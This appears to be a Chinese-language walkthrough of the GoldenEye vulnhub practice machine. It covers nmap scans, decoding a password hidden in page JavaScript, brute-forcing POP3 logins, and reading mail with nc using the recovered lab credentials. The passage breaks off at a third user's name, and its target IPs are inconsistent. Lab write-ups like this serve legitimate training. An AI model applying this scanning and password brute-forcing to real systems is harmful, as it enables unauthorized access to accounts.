
GoldEye渗透测试vulnhub
靶机下载地址:链接:https://pan.baidu.com/s/19pzREB1mh4afTpgqhi5Akg?pwd=qwv8
提取码:qwv8
kali与靶机都为NAT模式
查看kali的IP
ifconfig


nmap -P- 192.168.182.130/24
nmap -sS -sV -T5 -A 192.168.182.134

看到开启了25端口,80端口
-T5 急速扫描,这种方式会牺牲准确度
另:-T0 非常慢的扫描
-T1 比较慢的扫描
-T2 降低速度以降低对带宽的消耗
-T3 默认,根据目标的反应自动调整时间
-T4 急速扫描,常用德扫描方式
查看25端口是什么作用
访问http服务,得到以下信息

提示我们到/sev-home/登录,但是我们没有账号密码
查看页面源代码

<script src="terminal.js"></script>

获得用户名:Boris、Natalya
获得密码:InvincibleHack3r
密码是html编码

我使用burp的Decoder模块进行解码,也可以用其他方式,得到密码:InvincibleHack3r
来到/sev-home/登录

is very effective, we have configured our pop3 service to run on a very high non-default port
谷歌翻译:非常有效,我们已将 pop3 服务配置为在非常高的非默认端口上运行

从上面的消息中,我们可以了解到某个非默认端口上正在运行一个活动的POP3服务,进行nmap全端口扫描:
nmap -p- 192.168.85.130 (-p-:全端口扫描 -p3306:仅仅扫描3306端口)

发现55006,55007两个端口
nmap -sS -sV -T5 -A -p55006,55007 192.168.182.134

这两个端口都开放了pop3和mail服务,既然有邮件服务,尝试是否可以爆破邮箱
echo -e 'natalya\nboris' > yc.txt 前面得到的用户名存到字典

经过2~5分钟等待,获得两组账号密码:
用户:boris 密码:secret1!
用户:natalya 密码:bird
通过NC登录pop3查看邮件信封内容
nc 192.168.4.202 55007 ---登录邮箱
user boris ---登录用户
pass secret1! ---登录密码
list ---查看邮件数量
retr 1~3 ---查看邮件内容

retr1

 retr 2

称可以破坏鲍里斯密码
retr 3


natalya用户登录邮件查看信息:
nc 192.168.4.202 55007 ---登录邮箱
user natalya ---登录用户
pass bird ---登录密码
list ---查看邮件数量
retr 1~3 ---查看邮件内容
retr 1


retr 2

 在第二封邮件看到了另外一个用户名密码,此服务器域名和网站,还要求我们在本地服务hosts中添加域名信息:
用户名:xenia
密码:
域:severnaya-station.com
